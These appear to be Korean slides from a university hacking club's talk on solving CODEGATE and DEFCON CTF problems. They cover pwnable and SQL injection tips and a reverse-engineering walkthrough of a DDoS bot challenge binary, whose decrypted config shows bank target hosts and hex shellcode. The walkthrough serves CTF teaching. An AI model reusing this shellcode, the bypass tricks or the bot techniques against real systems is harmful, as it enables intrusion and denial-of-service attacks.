해킹방어대회 기출문제 풀이

(CODEGATE2012/2013, DEFCON20)

KAIST GON

김은수(hahah), 이유진(soma), 김동관(Dkay),

THIS TALK IS ABOUT...

- **CTF tips =)**
- **CODEGATE2012/2013, DEFCON20에 출제되었던 문제들**
  - CODEGATE - pwnable, binary
    - 그 중에서도 비교적 real world에 가까웠던 재미있는 문제!
  - DEFCON - pwnable, binary, grabbag
- **국내 CTF, 해외 CTF**

WE ARE!

- KAIST ~~잉여~~해킹보안 동아리
- 다양한 CTF 참가 DEFCON, CODEGATE, SECUINSIDE, HDCON, …
- 대학생 해킹 컨퍼런스 INCOGNITO 참여 동아리 세미나 및 CTF 진행


2012 DEFCON 본선

2012 INCOGNITO

2011 CODEGATE 본선

REAL WORLD VS CTF

APT?



Breakthrough?

WHY CTF?

- **다양한 분야의 문제를 접할 기회**
  - 보안 이슈 반영

- **Free training zone**

- **Just For Fun !**

HOW TO SOLVE?

- 출제의도 파악이 중요

- 길이 있지만 대부분은 막다른 길

TIPS FOR PWNABLES

strcpy

memcpy

gets

printf

…

Integer overflow

Uninitialized values

TIPS FOR PWNABLES

- **다양한 code flow control 방법들**
  - Return address + ROP
  - Fake SFP
  - Function pointer (GOT, structures)
  - …

Make Exploit!

TIPS FOR PWNABLES


- **Shellcode**
  - Metasploit
  - Handmade shellcodes

- **상황에 맞는 Shellcode**
  - Reverse telnet
  - Read file
  - Encoded

TIPS FOR BINARIES

- **Reverse Engineering**

- **Key와 관련된 부분**
  - Message Box
  - File IO
  - Network Connection



TIPS FOR BINARIES

- **다양한 환경의 시스템을 미리 구축**
  - Windows XP
  - Linux x86 / x64
  - ARM (Android)
  - iOS (iPhone)
  - SPARC
  - …

TIPS FOR WEB

- **SQL Injection**
  - 웹 문제의 절반 이상
  - Filtering bypass
  - CheatSheet


‘admin’

→ char(97,100,109,105,110)
0x61646D696E

- **Blind SQL Injection**
  - sleep() - insert 구문에서도 가능!

TIPS FOR WEB

- Web programming language
  - php, jsp, asp, …
- File upload
  - Webshell
- File download
  - 소스코드 유출



webonastick.com/php.html

webonastick.com | twitter | facebook | pinterest | blog | old LJ blog

Why PHP Sucks

> “Recalling the exact syntax for the built-in `stab()` function, you make a sane assumption and call `shoot(GUN, FOOT);` The foot shoots your gun.”
> — Some user who calls theirself “plams” on the Something Awful Forums

This is a list of reasons I don't like PHP.

START FROM PREQUALIFICATION FOR CODEGATE!

CODEGATE

CODEGATE 2012/2013


- **CODEGATE2012/2013 예선에 출제되었던 문제들**
    - 2012 binary300
    - 2013 vulnerability400
    - 2013 binary 300

    - CTF문제지만 현실적인 취약점을 담고 있던 문제들

CODEGATE 2012 – BINARY300

> *"There are malicious program associated with DDoS zombie.*
> *Calcurate the sum of port numbers used for the attack.*
> *And, how many times does zombie try to attack?*
> *Answer: sum(attack_ports) * attack_count (* : multiplication)"*


- 7.7DDOS 등 봇넷을 이용한 공격이 이슈였음
- 이름부터 불길한 zombie.exe
  - Zombie.exe가 공격할 대상을 담고 있을 것으로 추정되는 암호화된 파일 dRcw.ziq
- 패킹까지 되어있어 언패킹이 필요함 : ollydbg로 실행한 후 dump해서 IDA로
- 파일을 여는 것 처럼 생긴 루틴을 발견하고 해당 함수를 확인(401DE0)
- Ollydbg에서 프로세스가 종료된 뒤에 남아있는 import table의 정보를 이용해 해당 루틴에서 로드하는 함수들 확인



파일명

dRcw.ziq


zombie.exe




```
db ':R',0Ah                 ; DATA XREF: sub_401DE0+282↑o
db 'IF NOT EXIST "%s" GOTO E',0Ah
db 'del /a "%s"',0Ah
db 'GOTO R',0Ah
db ':E',0Ah,0
align 4
db 'wt',0                   ; DATA XREF: sub_401DE0+245↑o
align 4
db 'd.bat',0                ; DATA XREF: sub_401DE0+211↑o
align 4

db '%d',0Ah,0               ; DATA XREF: sub_401DE
db 'rb',0                   ; DATA XREF: sub_401DE
align 10h
dd 1                        ; DATA XREF: PS_____?:
align 8
dd 0                        ; DATA XREF: start+167
                            ; sub_401DE0+C9↑r
dd 0                        ; DATA XREF: start+152
                            ; sub_401DE0+BA↑r
```

```
lea     edi, [ebp+var_230+1]
rep stosd
stosw
stosb
lea     eax, [ebp+var_230]
push    eax             ; _DWORD
push    104h            ; _DWORD
call    dword_403044
mov     edi, offset aD_bat ; "d.bat"
lea     edx, [ebp+var_230]
```

CODEGATE 2012 – BINARY300 (CONT'D)



```
00401E21  6A 02           PUSH 2
00401E23  6A 00           PUSH 0
00401E25  8B4D F4         MOV ECX,DWORD PTR SS:[EBP-C]
00401E28  51              PUSH ECX
00401E29  FF15 B8304000   CALL DWORD PTR DS:[4030B8]        msvcrt.fseek
00401E2F  83C4 0C         ADD ESP,0C
00401E32  8B55 F4         MOV EDX,DWORD PTR SS:[EBP-C]
00401E35  52              PUSH EDX
00401E36  FF15 B4304000   CALL DWORD PTR DS:[4030B4]        msvcrt.ftell
00401E3C  83C4 04         ADD ESP,4
00401E3F  8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
00401E42  8B45 F4         MOV EAX,DWORD PTR SS:[EBP-C]
00401E45  50              PUSH EAX
00401E46  FF15 B0304000   CALL DWORD PTR DS:[4030B0]        msvcrt.rewind
00401E4C  83C4 04         ADD ESP,4
00401E4F  8B4D FC         MOV ECX,DWORD PTR SS:[EBP-4]
00401E52  51              PUSH ECX
00401E53  FF15 7C304000   CALL DWORD PTR DS:[40307C]        msvcrt.malloc
00401E59  83C4 04         ADD ESP,4
00401E5C  8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
00401E5F  8B55 F4         MOV EDX,DWORD PTR SS:[EBP-C]
00401E62  52              PUSH EDX
00401E63  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
00401E66  50              PUSH EAX
00401E67  6A 01           PUSH 1
00401E69  8B4D F8         MOV ECX,DWORD PTR SS:[EBP-8]
00401E6C  51              PUSH ECX
00401E6D  FF15 AC304000   CALL DWORD PTR DS:[4030AC]        msvcrt.fread
00401E73  83C4 10         ADD ESP,10
00401E76  8B55 F4         MOV EDX,DWORD PTR SS:[EBP-C]
00401E79  52              PUSH EDX
00401E7A  FF15 9C304000   CALL DWORD PTR DS:[40309C]        msvcrt.fclose
00401E80  83C4 04         ADD ESP,4
00401E83  8B45 F8         MOV EAX,DWORD PTR SS:[EBP-8]
00401E86  8945 EC         MOV DWORD PTR SS:[EBP-14],EAX
00401E89  8B4D EC         MOV ECX,DWORD PTR SS:[EBP-14]
00401E8C  0FBE11          MOVSX EDX,BYTE PTR DS:[ECX]
00401E8F  83FA 01         CMP EDX,1
00401E92 v75 1D           JNZ SHORT zombie.00401EB1
00401E94  8B45 EC         MOV EAX,DWORD PTR SS:[EBP-14]
```




```
v27 = 0;
result = fopen(a1, "rb");
v29 = result;
if ( result )
{
  fseek(v29, 0, 2);
  v31 = ftell(v29);
  rewind(v29);
  v30 = malloc(v31);
  fread(v30, 1, v31, v29);
  fclose(v29);
  v27 = v30;
  if ( *(_BYTE *)v30 == 1 && *(_DWORD *)(v27 + 1) == dword_4040FC && *(_WORD
  {
    v28 = sub_40230E(4 * *(_DWORD *)(v27 + 9));
    v24 = GetTickCount();
    v25 = v30 + 13;
    for ( i = 0; i < *(_DWORD *)(v27 + 9); ++i )
    {
      v23 = v25;
      sub_4022B0(v25 + 4, 21, *(_DWORD *)v25);
      *(_DWORD *)(v28 + 4 * i) = CreateThread(0, 0, sub_401B20, v25, 0, 0);
      v25 += *(_WORD *)(v23 + 23) + *(_WORD *)(v23 + 13) + 25;
    }
```


파일 여는 부분: dRcw.ziq로 추정

- ollydbg로부터 뜬 dump를 IDA에서 열면 실행 가능
- Import table이 없으므로 ollydbg를 보고 참고해서 함수이름을 확인하면 리버싱하기 수월해진다

CODEGATE 2012 – BINARY300 (CONT'D)




```
          0  1  2  3  4  5  6  7  8  9   0123456789
00000000  01 4A 2A FD A6 01 07 01 28 08  .J*.....(.
0000000A  00 00 00 29 00 00 00 59 0A D6  ...)...Y..
00000014  67 59 99 0F 66 28 26 29 E2 D1  gY..f(&)..
0000001E  95 36 79 29 BE 2E 47 29 5E 5E  .6y)..G)^^
00000028  5E 07 42 4B 5A 5D 48 5B 07 4A  ^.BKZ]H[.J
00000032  46 44 29 1A 18 4A 19 4B 19 1D  FD)..J.K..
0000003C  1F 1A 18 4D 4B 1A 18 4A 10 4A  ...MK..J.J
00000046  4D 11 19 4C 4B 18 4F 1C 4C 11  M..LK.O.L.
00000050  10 1E 1F 19 11 1A 18 4A 19 11  .......J..
0000005A  11 1D 1F 19 1E 11 10 1D 1F 19  ..........
00000064  4A 4B 19 19 4B 11 10 4F 1A 11  JK..K..O..
0000006E  4D 1D 4C 19 11 11 4D 1C 1F 19  M.L...M...
00000078  4A 4A 4D 11 19 1A 18 4D 4B 11  JJM....MK.
00000082  10 4D 11 1D 19 4A 4D 11 19 4C  .M...JM..L
0000008C  11 4D 4A 4F 4F 4F 4F 4F 4F 1B  .MJOOOOOO.
00000096  6F 1F 1B 1F 10 1F 6C 1B 6F 1E  o.....l.o.
000000A0  1A 1F 29 23 48 00 00 53 00 DC  ..)#H..S..
000000AA  6D 53 93 05 6C 22 33 23 18 24  mS..l"3#.$
000000B4  DF 46 98 22 22 24 4D 23 54 54  .F.""$M#TT
000000BE  54 0D 50 4B 4A 4D 4B 42 4D 0D  T.PKJMKBM.
```




```
v27 = 0;
result = fopen(a1, "rb");
v29 = result;
if ( result )
{
  fseek(v29, 0, 2);
  v31 = ftell(v29);
  rewind(v29);
  v30 = malloc(v31);
  fread(v30, 1, v31, v29);
  fclose(v29);
  v27 = v30;
  if ( *(_BYTE *)v30 == 1 && *(_DWORD *)(v27 + 1) == dword_4040FC && *(_WORD
  {
    v28 = sub_40230E(4 * *(_DWORD *)(v27 + 9));
    v24 = GetTickCount();
    v25 = v30 + 13;
    for ( i = 0; i < *(_DWORD *)(v27 + 9); ++i )
    {
      v23 = v25;
      sub_4022B0(v25 + 4, 21, *(_DWORD *)v25);
      *(_DWORD *)(v28 + 4 * i) = CreateThread(0, 0, sub_401B20, v25, 0, 0);
      v25 += *(_WORD *)(v23 + 23) + *(_WORD *)(v23 + 13) + 25;
    }
```

- 처음 1바이트가 0x01, 다음 4바이트(dword), 그 다음 2바이트(word)가 특정한 값과 맞는지 비교
- Offset이 9만큼 떨어진 곳에 있는 값 만큼 loop
- 0x4022b0에 있는 함수를 이용하여 읽어온 파일 내용을 복호화

CODEGATE 2012 – BINARY300 (CONT'D)



```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
01 4A 2A FD A6 01 07 01 28 08 00 00 00 29 00 00  .J*.....(....)..
00 70 23 FF 4E 70 B0 26 4F 01 0F 00 CB F8 BC 1F  .p#.Np.&O.......
50 00 97 07 6E 00 77 77 77 2E 6B 62 73 74 61 72  P...n.www.kbstar
2E 63 6F 6D 00 33 31 63 30 62 30 34 36 33 31 64  .com.31c0b04631d
62 33 31 63 39 63 64 38 30 65 62 31 66 35 65 38  b31c9cd80eb1f5e8
39 37 36 30 38 33 31 63 30 38 38 34 36 30 37 38  9760831c08846078
39 34 36 30 63 62 30 30 62 38 39 66 33 38 64 34  9460cb00b89f38d4
65 30 38 38 64 35 36 30 63 63 64 38 30 33 31 64  e088d560ccd8031d
62 38 39 64 38 34 30 63 64 38 30 65 38 64 63 66  b89d840cd80e8dcf
66 66 66 66 66 32 46 36 32 36 39 36 45 32 46 37  fffff2F62696E2F7
33 36 00 23 48 00 00 70 23 FF 4E 70 B0 26 4F 01  36.#H..p#.Np.&O.
10 00 3B 07 FC 65 BB 01 01 07 6E 00 77 77 77 2E  ..;..e....n.www.
73 68 69 6E 68 61 6E 2E 63 6F 6D 00 33 31 63 30  shinhan.com.31c0
62 30 34 36 33 31 64 62 33 31 63 39 63 64 38 30  b04631db31c9cd80
65 62 31 66 35 65 38 39 37 36 30 38 33 31 63 30  eb1f5e89760831c0
38 38 34 36 30 37 38 39 34 36 30 63 62 30 30 62  88460789460cb00b
38 39 66 33 38 64 34 65 30 38 38 64 35 36 30 63  89f38d4e088d560c
63 64 38 30 33 31 64 62 38 39 64 38 34 30 63 64  cd8031db89d840cd
38 30 65 38 64 63 66 66 66 66 66 66 32 46 36 32  80e8dcffffff2F62
```



```
int __cdecl decrypt(int offset, unsigned int si
{
  int result; // eax@4
  unsigned int i; // [sp+0h] [bp-4h]@2

  if ( xorvalue )
  {
    for ( i = 0; i < size; ++i )
    {
      *(_BYTE *)(i + offset) ^= xorvalue;
      result = i + 1;
    }
  }
  return result;
}
```

- argv1이 가리키는 값을 argv3으로 xor하여 복호화하는 것을 argv2로 받아온 값 만큼 반복
- 문제와 첨부된 dRcw.ziq파일에 암호화되어 리버싱을 통해 얻어낸 정보 안에 공격 대상과 포트번호, 공격 횟수 등이 들어있음
- 실제 봇넷에 이용되는 바이너리를 응용해서 만든 문제!

CODEGATE 2012 – BINARY300

- DDOS 등과 같이 실제로 봇넷을 동원해 공격하는 형태의 사이버 테러에서 사용되는 바이너리를 분석하는 것과 유사한 문제


- 패킹을 통해 리버싱이 어렵게 되어 있고, command를 담고 있는 파일 역시 암호화로 분석이 쉽지 않게 되어 있음.

- (문제의 풀이에는 직접적인 관련은 없지만) 실제로 제시된 바이너리 안에는 하드디스크를 날려버리는 command가 들어 있었음
  - 7.7 DDOS에 사용된 악성코드와 유사함
  - 우와 진짜같다!


CODEGATE 2013 – VULN400

- 데몬에 접속해 보면 책 정보를 등록할 수 있고, 읽거나 reply를 달 수 있는 기능이 있다는 것을 확인할 수 있다.


- 함수를 구경해보면 add_reply에서 이상한 점을 찾을 수 있음
  - constructor와 destructor를 초기화해주지 않기 때문에, malloc으로 struct가 들어갈 공간을 heap에서 잡아줄 때 heap에 있는 쓰레기값이 그대로 남게 됨



```
| number| author                     | title
-------------------------------------------------
|      1 | aa                         | bbb
-------------------------------------------------
Number : 1
        ====================================
        || 1 || aa                     || bbb
        ====================================
        |content | cccccccccccccccccccc
        ====================================
                |
                |====> Welcome, It's Auto reply system

        1. delete  2. modify  3. reply  4. back
        => 3
        Reply : aaaaaaaaaa

        1. delete  2. modify  3. reply  4. back
        =>
```




```
book *__cdecl add_reply(book *a1)
{
  book *result; // eax@7
  struct reply *i; // [sp+10h] [bp-18h]@3
